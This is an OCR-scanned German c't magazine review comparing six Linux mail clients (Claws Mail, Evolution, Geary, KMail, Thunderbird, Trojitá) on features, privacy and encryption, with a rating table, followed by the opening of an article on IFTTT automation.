
An Mail-Clients herrscht unter Linux wahrlich kein Mangel, selbst auf der Kommandozeile lassen sich Mails mit verschiedenen Programmen lesen. Eine Reihe von Desktop-Programmen leistet praktische Hilfe beim Bewältigen der Mail-Flut. Wir haben uns die stabilen Versionen der wichtigsten Mail-Programme für den Linux-Desktop genauer angesehen. Mittlerweile hat sich das IMAP-Protokoll, bei dem die Mails auf dem Server des Anbieters lagern und von unterschiedlichen Geräten und Clients abfragbar sind, als Standard durchgesetzt. Alle Mail-Programme im Test müssen dieses Protokoll daher beherrschen. Unter den Testkandidaten finden sich so altbewährte Programme wie Thunderbird, Evolution, KMail und Claws Mail, aber auch die noch jungen Tools Geary und Trojitá, die durchaus schon mit guten Funktionen punkten.

Gegenüber Webmailern bieten Desktop-Programme viele Komfortfunktionen. Bei der Mail-Organisation stehen sie mit Filtern und Tags zur Seite. In umfangreichen IMAP-Hierarchien helfen Favoriten dabei, häufig verwendete Ordner schneller ausfindig zu machen. Virtuelle Ordner sammeln Nachrichten, auf die bestimmte Suchkriterien zutreffen. Beim Verfassen unterstützen Vorlagen, eine Rechtschreibprüfung, Signaturverwaltung und nicht zuletzt ein Adressbuch. Im Idealfall lassen sich Adressen- und falls vorhanden Kalenderdaten, per CardDAV und Calva mit anderen Geräten synchronisieren. Fast alle Mail-Programme verwalten mehrere Mail-Konten parallel, in einigen Fällen lassen sich auch verschiedene Identitäten für ein und dieselbe Mail-Adresse anlegen.

Sicher mailen

Ein guter Mail-Client kann viel zur sicheren -Kommunikation beitragen. Das Nachladen externer Inhalte sollte standardmäßig deaktiviert sein. Alle Programme im Test verhielten sich hier vorbildlich. Das schützt vor der Neugier von Unternehmen, die Bil-

© Copyright by Heise Zeitschriften Verlag



Claws Mail liefert haufenweise praktische Funktionen und arbeitet dabei stabil und schnell.

der in Nachrichten einbetten, um beim Nachladen festzustellen, dass die Nachricht tatsächlich gelesen wurde. Die Datenschutzfunktionen der Programme haben wir mit einer Mail von emailprivacytester.com getestet, die eine ganze Reihe von Schnüffeltechniken durchprobiert. Hier gaben sich die meisten Programme keinerlei Blöße. Lesebestätigungen versandte keiner der Clients ohne vorherige Zustimmung (siehe auch den Artikel „Schnüffelstopp“ ab Seite 176).

Um den Inhalt einer Mail auf ihrem Weg vor neugierigen Augen zu schützen, bleibt nur, diese zu verschlüsseln. Das Mail-Programm muss dazu PGP/GnuPG oder S/MIME unterstützen. Nicht alle Mail-Clients bieten diese Funktion. Lässt sie sich nicht über ein Plug-in nachrüsten, bleibt nur, den Text über die Zwischenablage und ein zusätzliches Tool wie Gpg4usb zu ver- und entschlüsseln und per Copy & Paste ins Mail-Programm zu übertragen. Im Vergleich zu einem einfachen Klick und der Eingabe des Passworts ist das allerdings recht umständlich.

Versionen

Die meisten der Mail-Programme liegen in den Standard-Paketquellen der Linux-Distributionen vor, allerdings gelegentlich in nicht ganz aktuellen Versionen. Im Test kam die jeweils letzte stabile Version eines Mail-Clients zum Zug, die gegebenenfalls über die Projekt-Website erhältlich ist. Spricht nicht eine gravierende Sicherheitslücke oder das Fehlen wichtiger Funktionen dagegen, empfehlen wir trotzdem, die in den Standard-Paketquellen angebotene Version zu verwenden, da diese automatisch aus zuverlässiger Quelle aktualisiert wird.

Claws Mail

Das aus Sylpheed hervorgegangene Claws Mail bietet einen großen Funktionsumfang, den die umfangreichen Menüs widerspiegeln. Bereits mitgelieferte Plug-ins erweitern den Mailer um einige wichtige Funktionen, beispielsweise Verschlüsselung mit GnuPG, einen RSS-Feedreader, einen Spamfilter und einiges mehr. Von der dank Standard-Icons etwas altbacken wirkenden Oberfläche sollte man sich nicht abschrecken lassen, verschiedene Icon-Themes sorgen für eine modernere Optik. Das erste Einlesen eines umfangreichen IMAP-Ordners dauerte im Test ein wenig, danach klappte der Zugriff schnell.

Praktisch beim Verfassen einer Mail: Für jeden IMAP-Ordner lassen sich eigene Standard-Einstellungen festlegen. Je nachdem, in welchem Ordner man sich gerade befindet, verwendet Claws Mail die zuvor gewählten Standardeinstellungen für Absender, Empfänger, CC, BCC und Vorlagen. Eine Signatur ergänzt Claws Mail auf Wunsch automatisch aus einer externen Textdatei. Das Verschicken von HTML-Mails halten die Entwickler für unnötig, sodass der Mailer das nicht beherrscht. Empfangene HTML-Mails zeigt er standardmäßig als Text ohne HTML-Formatierungen, mit Hilfe des Plug-ins Fancy ist auch HTML-Ansicht möglich.

Claws Mail bietet jede Menge Funktionen zur Mail-Organisation: Mails lassen sich farbig markieren oder mit Schlagwörtern versehen; benutzerdefinierte Filter helfen dabei, die Mail-Flut zu bändigen. Für mehr Übersicht gerade bei Mailing-Listen sorgt die Option „Diskurs ignorieren“ unter „Nachricht/Markieren“, die den ganzen Thread als gelesen markiert und von den Benachrichtigungen ausnimmt. Mit „Diskurs beobachten“ lassen sich spannende Threads markieren und so leichter im Blick behalten. Das Adressbuch füllt Claws Mail auf Wunsch automatisch mit Mail-Adressen aus einem bestimmten Ordner oder aus markierten Mails.


In Sachen Sicherheit gibt sich Claws keine Blöße: Mit Hilfe von Plug-ins unterstützt das Programm Verschlüsselung und das Ausfiltern von Spam – wahlweise mit SpamAssassin oder Bogofilter. Die Suche durchforstet auch umfangreiche IMAP-Ordner, liefert dann allerdings keine Liste mit den Suchergebnissen, sondern springt von Treffer zu Treffer.

Evolution

Evolution bietet ein rundes Komplettpaket aus Mail-Client, Kalender, Kontakt-, Notiz- und Aufgabenverwaltung. Über Schaltflächen unten links im Fenster wechselt man zwischen den Bereichen. Trotz des beträchtlichen Funktionsumfangs ist das Programm übersichtlich und leicht zu bedienen, die Menüs bleiben überschaubar. Assistenten führen geradlinig durch das Einrichten neuer Konten. Evolution bringt alle wichtigen Funktionen mit, arbeitet flott und patzt in keiner Rubrik. Plug-ins liefern Zusatzfunktionen wie einen RSS-Reader, doch die Auswahl ist begrenzt.


Mails lassen sich als wichtig markieren und mit benutzerdefinierten farbigen Markierungen versehen. Wer sie nicht manuell mit der Maus oder übers Kontextmenü verschieben will, klickt passende Filter zusammen. Virtuelle Suchordner speichern das Ergebnis häufig benötigter Suchaufträge, die sich zentral in einem eigenen Dialog verwalten und bearbeiten lassen.

Für mehr Sicherheit sorgt ein Spamfilter auf der Basis von SpamAssassin oder Bogofilter. Das Nachladen von Bildern in Nachrichten lässt sich ganz unterbinden oder nur für Absender im Adressbuch zulassen. Eine



Evolution: viele Funktionen, leicht zu bedienen und macht auch bei Mail-Konten mit vielen Nachrichten nicht so schnell schlapp

© Copyright by Heise Zeitschriften Verlag



Geary platziert den Dialog zum Schreiben einer neuen Mail inline im Programmfenster, er lässt sich aber auch abkoppeln.

Schaltfläche zum einmaligen Einblenden von Bildern in einer Mail fehlt, die Funktion findet sich im Menü „Ansicht“. Laut Email Privacy Tester verrät das Programm lediglich die IP des DNS-Servers.

Geary

Gearys Herangehensweise ist minimalistisch: Der Funktionsumfang ist überschaubar und das Programm dadurch sehr einfach zu bedienen. Die durchdachte und schön gestaltete Oberfläche macht Geary zu einem vielversprechenden Kandidaten, nicht nur für ElementaryOS, das ihn bereits als Standard-Mailer einsetzt. Der noch junge Mail-Client kennt nur IMAP-Konten und kann mit POP3 nichts anfangen. Mails präsentiert die Software als zusammenhängende Konversationen, die auch die eigenen Antworten enthalten. Bereits gelesene Mails klappt die Software dabei platzsparend ein. Geary lädt nicht automatisch alle Nachrichten im gewählten Ordner, sondern nur die letzten 50, scrollt man nach unten, lädt die Software die nächsten Mails. Besonders schnell arbeitete Geary im Test trotzdem nicht.

Auch einige Funktionen zur Mail-Organisation bringt die Software mit: Über eine Schaltfläche in der Werkzeugleiste lassen sich Mails in andere Ordner verschieben, alternativ klappt das auch mit der Maus. Wie Gmail bezeichnet Geary die zur Mail-Organisation manuell angelegten Ordner im Postfach als Labels. Mail-Konversationen lassen sich mit solchen Labels versehen, dann kopiert Geary die Mails in den entsprechenden Ordner. Zum Verschieben einer Mail steht ein gesonderter Button bereit. Wichtige Nachrichten lassen sich mit einem Sternchen hervorheben, benutzerdefinierte Markierungen fehlen. Wie in Thunderbird lassen sich Mails per Tastendruck (A) schnell archivieren, das funktioniert aber nur mit Gmail-Konten.

Ganz im Gegensatz zu Claws Mail ist Geary zunächst ein HTML-Mail-Client, bislang kann man die HTML-Ansicht nicht abschalten. Das Nachladen von Bildern in Mails unterbindet Geary aber wie die anderen Clients im Test automatisch. Ver- und Entschlüsseln kann der Client nicht. Ein Adressbuch fehlt Geary noch, es soll aber in einer künftigen Version folgen. Bereits jetzt kann der Client aber Adressen beim Verfassen einer Mail automatisch vervollständigen, dazu sammelt Geary Adressen aus gesendeten und erhaltenen Mails. Die Antwort auf eine Mail verfasst man inline direkt darunter im selben Programmfenster; der Verfassen-Dialog lässt sich über eine Schaltfläche aber auch abkoppeln. Den frühen Entwicklungsstand merkt man Geary an, bei umfangreichen Mail-Konten mit vielen Ordnern und Mails reagierte das Programm unter Ubuntu 14.10 gelegentlich eine Weile nicht mehr.

KMail


Die Mail-Komponente der KDE-PIM-Suite Kontact heißt KMail und verwendet das PIM-Framework Akonadi. Die Funktionsvielfalt von KMail ist enorm, viele Ansichten lassen sich detailliert konfigurieren. Allein für die Anzeige des Mail-Headers oder der Nachrichtenliste stehen verschiedene Varianten zur Wahl und weitere zum Download bereit. Einstellen lässt sich beispielsweise, wie die Nachrichtenliste im Posteingang sortiert wird, die Anzeige als Text- oder HMTL-Mails, feste oder variable Zeichenbreite sowie die Schriftgröße. Dank KAddressbook verfügt KMail auch über ein Adressbuch; um Termine und Aufgaben, die sich direkt aus Mails heraus anlegen lassen, kümmert sich KOrganizer.

KMail zeigt auch umfangreiche IMAP-Ordner mit mehr als 18 000 Mails sehr schnell an. Zur Mail-Organisation stehen Filter, benutzerdefinierte Markierungen mit eigens ausgewählten Schriften, Farben und Icons zur Verfügung. Verschieben lassen sich Mails nicht nur mit der Maus, sondern auch übers Kontextmenü oder per Tastenkürzel. Eine Suche lässt sich als virtueller Ordner dauerhaft speichern und steht so schnell wieder bereit. KMail beherrscht Funktionen, die kaum ein anderer Mail-Client kennt: Mails lassen sich zeitgesteuert versenden und empfangene Mails mit Notizen versehen. Die Funktionsvielfalt macht KMail zu einem mächtigen Programm, sorgt aber auch für Unübersichtlichkeit in den überfrachteten Menüs.

Auch in Sachen Sicherheit ist KMail up to date. Mails lassen sich verschlüsseln und signieren. Einen eigenen Spamfilter hat die Software nicht, nutzt dafür aber externe Tools wie SpamAssassin, Bogofilter und Annoyance-Filter sowie den GMX-Spam-Filter. Bei deren Konfiguration legt KMail passende Filter an, die sich dann über das Kontextmenü der Nachrichtenliste anwenden lassen. In der Werkzeugleiste finden sich anschließend zwei Schaltflächen zum Markieren von Spam und erwünschten Nachrichten.

Thunderbird


Im Sommer 2012 hat die Mozilla Foundation beschlossen, ihren Mail-Client Thunderbird nicht mehr weiterzuentwickeln. Zwar



Das KDE-Mail-Programm KMail bietet jede Menge Funktionen.

© Copyright by Heise Zeitschriften Verlag

sind in der Zwischenzeit neue Versionen erschienen, doch neben einigen optischen Verbesserungen beheben diese lediglich Fehler und stopfen Sicherheitslücken. Neue Funktionen sollen nur noch hinzukommen, wenn die Community den Code dafür liefert. In vielen aktuellen Linux-Distributionen – allen voran Ubuntu – ist Thunderbird trotzdem das Standard-Mailprogramm. Wenn trotz des großen Funktionsumfangs mal ein Feature fehlt, lässt es sich häufig als Erweiterung aus einem umfangreichen Add-on-Verzeichnis nachinstallieren. Das Add-on Lightning rüstet beispielsweise einen Kalender nach. Für Thunderbird gibt es die meisten Erweiterungen.




Thunderbird zeigt nicht nur Mails, sondern auch RSS-Feeds an und hält viele praktische Funktionen zur Mail-Organisation bereit.

Mails verschiebt Thunderbird bequem per Tastendruck (A) oder über das Kontextmenü in ein Jahresarchiv. Wichtiges lässt sich mit benutzerdefinierten Schlagwörtern und Farben oder einem Sternchen hervorheben. Das Kontextmenü hält Einträge zum Verschieben und Kopieren von Mails bereit. Für mehr Übersicht gerade bei Mailinglisten sorgt die Option „Thema ignorieren“, die uninteressante Unterhaltungen als gelesen markiert und von den Benachrichtigungen ausnimmt. Auf ähnliche Weise lassen sich wichtige Threads über „Thema beobachten“ leichter im Blick behalten.

Neben einem Schnellsuchfeld, das den aktuellen Ordner durchforstet, bietet Thunderbird ein weiteres Suchfeld für eine ordnerübergreifende Suche, deren Ergebnisse das Programm in einem eigenen Tab präsentiert. Dort lässt sie sich mit Filtern weiter verfeinern. Häufig benötigte Suchergebnisse kann Thunderbird als

Anzeige

© Copyright by Heise Zeitschriften Verlag



Blitzschnell greift Trojitá auch auf umfangreiche IMAP-Ordner zu.

virtuelle Ordner speichern. Nehmen Anhänge im Postfach zu viel Platz weg, kann man sie entweder abtrennen (also speichern und dann löschen) oder gleich entfernen.

Datenschutz und Sicherheit schreibt Thunderbird ebenfalls groß, unter anderem bringt es einen integrierten Spamfilter mit und kann gespeicherte Passwörter mit einem Masterpasswort sichern. Mit Hilfe des Enigmail-Plug-ins lässt sich GnuPG zum Verschlüsseln von Mails verwenden. Neben Mail kann Thunderbird auch Newsgroups und RSS-Feeds lesen. Auch zum Chatten via Google Talk (Hangouts), Facebook-Chat, IRC und Jabber kann man Thunderbird nutzen und auch einen Twitter-Stream damit anzeigen.

Trojitá

Entstanden ist Trojitá als Teil einer Bachelor-Abschlussarbeit über IMAP-Mail-Clients, im Zuge derer sich sein Entwickler Jan Kundrát intensiv mit den Möglichkeiten des IMAP-Protokolls auseinandergesetzt hat. Davon hat Trojitá profitiert, dessen Spezialität der besonders schnelle Zugriff auf IMAP-Mailkonten ist, die dabei auch sehr umfangreich sein dürfen. Ansonsten ist der Funktionsumfang abgespeckt: Mit POP3-Konten kann das Programm nichts anfangen und bis-

Mail-Clients für Linux

Name, Version	Claws 3.11.1	Evolution 3.12.7	Geary 0.8.3	KMail 4.14.1	Thunderbird 31.4	Trojitá 0.4.1
Hersteller	Hiroyuki Yamamoto	Evolution-Team	Yorba	KMail-Autoren	Mozilla Foundation	Jan Kundrát
Web-Adresse	claws-mail.org	wiki.gnome.org/Apps/Evolution	wiki.gnome.org/Apps/Geary	userbase.kde.org/KMail	mozilla.org/de/thunderbird	trojita.flaska.net
Grundfunktionen						
mehrere Mail-Konten	✓	✓	✓	✓	✓	–
POP3/IMAP	✓ / ✓	✓ / ✓	– / ✓	✓ / ✓	✓ / ✓	– / ✓
IMAP: Ordnerstruktur einklappen	✓	✓	✓	✓	✓	✓
alle / nur abonnierte Ordner anzeigen	✓ / ✓	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓	✓ / –
Organisation						
gemeinsamer Posteingang	–	–	–	–	–	–
benutzerdefinierte Filter / Tags	✓ / ✓	✓ / ✓	– / ✓	✓ / –	✓ / ✓	– / ✓
virtuelle Ordner/Favoriten	– / –	✓ / –	– / –	✓ / ✓	✓ / ✓	– / –
Thread-Ansicht der Nachrichten	✓	✓	✓	✓	✓	✓
Suchen auf dem Server / Unterordner in Suche einbeziehen	✓ / –	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Spamfilter	✓	✓	✓	✓	✓	–
Mail verfassen/senden						
dt. Rechtschreibprüfung	✓	✓	✓	✓	✓	–
Vorlagen / Signatur / mehrere Signaturen	✓ / ✓ / –	✓ / ✓ / ✓	– / ✓ / –	✓ / ✓ / ✓	✓[1] / ✓ / ✓	– / ✓ / ✓
mehrere Identitäten für den Versand	–	–	–	✓	✓	✓
Textmails / HTML-Mails verfassen	✓ / –	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –
Webdienste zum Versenden großer Dateien	–	–	–	–	✓	–
Weitere Funktionen						
Instant Messenger	–	–	–	–	✓ (Hangout, Facebook, IRC, Twitter)	–
RSS-Feeds / Newsgroups anzeigen	✓[1] / ✓	✓[1] / ✓	– / –	– / –	✓ / ✓	– / –
Kontakte und Kalender						
Adressbuch / Kalender	✓ / ✓[1]	✓ / ✓	– / –	✓ / ✓[2]	✓ / ✓[1]	✓ / –
Synchronisation mit CardDAV / CalDAV	– / –	✓ / ✓	– / –	✓ / ✓	✓ / ✓	– / –
Datenschutz/Sicherheit						
abschaltbar: HTML/externe Inhalte nachladen	✓ / ✓	✓ / ✓	– / ✓	✓ / ✓	✓ / ✓	✓ / ✓
E-Mail-Privacy-Test bestanden	✓ (0 Fehler)	✓ (1 Fehler)	✓ (0 Fehler)	✓ (0 Fehler)	✓ (0 Fehler)	✓ (0 Fehler)
GnuPG / S/MIME	✓[1] / ✓[1]	✓ / ✓	– / –	✓ / ✓	✓[1] / ✓[1]	– / –
Empfangsbestätigung nicht automatisch senden	✓	✓	✓	✓	✓	✓
Bewertung						
Bedienoberfläche	⊕	⊕⊕	⊕⊕	⊕	⊕	⊕
Funktionsumfang	⊕	⊕	○	⊕	⊕⊕	⊖
Mail-Organisation	⊕	⊕⊕	○	⊕⊕	⊕⊕	⊖⊖
Sicherheit	⊕⊕	⊕⊕	○	⊕⊕	⊕⊕	○
Handhabung	⊕	⊕⊕	○	○	⊕	⊕⊕

[1] mit einer Erweiterung [2] mit externer Software

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

© Copyright by Heise Zeitschriften Verlag

lang auch nur ein einziges Mailkonto verwalten. Die bei Redaktionsschluss stabile Version 0.4.1 ist bereits ein Jahr alt, ein neues Release, das eine Reihe wichtiger Funktionen enthält, soll in Kürze folgen.

Ein Assistent hilft beim Einrichten des IMAP-Kontos. Trojitá bietet zwar auch die Möglichkeit, weitere Identäten mit abweichender Absendeadresse und Signatur anzulegen, verwendet werden aber stets dieselben Kontozugangsdaten. Wer auf ein weiteres Mailkonto zugreifen will, muss stattdessen eine weitere Instanz mit einem eigenen Profil über den Befehl `trojita --profile profilname` in einem eigenen Fenster starten. Für den Abruf vieler Mail-Adressen eignet sich Trojitá daher nicht. Trojitá zeigt stets alle Ordner eines IMAP-Kontos an, lädt aber jeden Ordner erst beim Öffnen. Zur Anzeige der Nachrichtenliste eines Mailordners holt sich Trojitá stets nur so viele Daten, wie die Anzeige erfordert. Man muss deshalb nicht warten, bis ein Index des Ordners erstellt ist, bevor man seine Mails ansehen kann. Auch umfangreiche Mailordner mit über 18 000 Mails zeigt Trojitá daher fast ohne Zeitverzögerung an.

Beim Funktionsumfang muss man Abstriche machen: PGP/GnuPG unterstützt Trojitá nicht, verschlüsselte Mails lassen sich nur mit Hilfe externer Tools lesen, die eine gespeicherte Mail oder Text über die Zwischenablage ver- und entschlüsseln. Eine Funktion zum Ausdrucken einer Mail fehlt ebenso wie PIM-Funktionen. Immerhin bietet Trojitá eine kleine Kontaktverwaltung, um Mailadressen bei der Eingabe automatisch zu vervollständigen.

Bei der Mail-Organisation bietet Trojitá nicht viel Unterstützung. Nachrichten lassen sich nur mit der Maus verschieben, dem Kontextmenü fehlen entsprechende Optionen. Mit Tags kann man Mails verschlagworten, die nächste Version wird außerdem die Möglichkeit mitbringen, wichtige Mails zu markieren. Entwürfe speichert Trojitá als Datei auf der Festplatte, von wo aus sie sich später öffnen und weiterbearbeiten lassen.

Der flotte Zugriff auch auf ein IMAP-Konto macht Trojitá zu einem guten Mail-Client für unterwegs. Wer auf dem Laptop mit Trojitá Mails abruft, kann in den Einstellungen festlegen, wie viele Mails es speichern soll, und dann auch offline arbeiten. Teilt man Trojitá mit, dass man einen teuren Datentarif verwendet, lädt es weniger Daten nach. Blitzschnelle Ergebnisse lieferte auch die Suche in einem IMAP-Ordner mit über 18 000 Mails auf dem Server. Das in Kürze erscheinende neue Release erweitert das Programm um weitere Funktionen, darunter beispielsweise die Möglichkeit, Passwörter mit Hilfe von QtKeychain verschlüsselt zu speichern.

Fazit

Ähnlich einer App auf Mobilgeräten bietet Trojitá blitzschnellen Zugriff auf ein einzelnes IMAP-Konto und verzichtet dabei auf viele Werkzeuge zur Mail-Organisation. Geary dagegen, der zweite Jungspund im Test, bringt dafür einige praktische Funktionen mit und punktet mit einer schönen und leicht bedienbaren Oberfläche. In Sachen Geschwindigkeit und Stabilität konnte dieser Mailer aber noch nicht so recht überzeugen.

Gewohnt stabil und solide präsentierte sich Mozilla Thunderbird, der unabhängig vom Desktop gut aussieht. Jede Menge Plug-ins rüsten den Allrounder auf Wunsch mit noch mehr Funktionen aus. Claws Mail spielt in einer ähnlichen Liga, wenn der Standard-Funktionsumfang genügt: Für den Mailer gibt es nur wenige Plug-ins. Zudem muss man bei Claws Mail darauf verzichten, HTML-Mails zu versenden. Wer Alternativen sucht, wird auf dem KDE-Desktop bei dem vielseitigen KMail fündig, das unter anderem mit zeitgesteuertem Mailversand auch Funktionen bereitstellt, die anderen Clients fehlen. Die Übersichtlichkeit des Programms hat unter dem Funktionsumfang allerdings etwas gelitten. Auf einem Gnome-Desktop wirkt KMail jedoch deplatziert und erfordert zudem die Installation einer ganzen Reihe von Bibliotheken. Hier bietet sich das solide Mail-Programm Evolution an, das alle wichtigen Funktionen an Bord hat und diese in eine aufgeräumte Oberfläche verpackt. Die Geradlinigkeit zieht sich auch durch die Konfigurationsassistenten. (lmd@ct.de) c't

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jo Bager

Der Alles-Automatisierer

Routineaufgaben im Netz automatisieren mit IFTTT

„Wenn ich etwas in meinem Blog poste, veröffentliche das auch auf Facebook“, „Wenn ich ins Büro komme, schalte das Smartphone stumm“, „Wenn ich mich auf den Weg nach Hause mache, dreh’ schon mal die Heizung hoch“ – Zigtausende solcher Routineaufgaben automatisiert IFTTT.

IFTTT

Beispiele für den Einsatz S. 134
Web-Automatisierungswerkzeuge jenseits von IFTTT S. 140

© Copyright by Heise Zeitschriften Verlag

Homo Mobilis speichert seine Dateien in der Dropbox, erfasst Notizen mit Evernote und verwaltet seine Termine mit Googles Kalender. Er hört seine Musik mit last.fm, trackt seine Jogging-Touren mit dem Fitbit-Armband, steuert seine Heimelektronik mit Wink – und benutzt noch etliche weitere Dienste und smarte Gadgets: Ein Universum an praktischen, vernetzten Helferlein.

So nützlich jeder einzelne dieser Dienste und jedes einzelne Gadget für sich sein mag – manchmal wäre es schön, wenn sie sich austauschen und zusammenarbeiten könnten. Dann könnte man zum Beispiel den Cloud-Speicherdienst nutzen, um die auf den verschiedensten Social-Media-Kanälen gesendeten Postings zu sichern: Ein komplettes Backup der Inhalte auf Twitter, Facebook, im Blog und Co.

Solche Kooperationen sind grundsätzlich möglich. Viele Webdienste bieten Programmierschnittstellen an, mit denen Drittanbieter-Anwendungen auf ihre Funktionen zugreifen können. Doch wer will schon in die Untiefen der Programmierung eintauchen, nur um die Wohnung vorheizen zu lassen?

Universeller Verknüpfer

Hier kommt IFTTT ins Spiel. Der kostenlose und werbefreie Dienst erschließt und verknüpft die Funktionen etlicher Webangebote, iOS- und Android-Smartphones und anderer „smarter“ Geräte – und zwar auf eine sehr intuitive Art und Weise, immer nach dem namensgebenden Prinzip „If This Then That“. Diese Fähigkeit hat IFTTT den Ruf eines „Universal-Klebstoffs“ für Webdienste eingebracht.

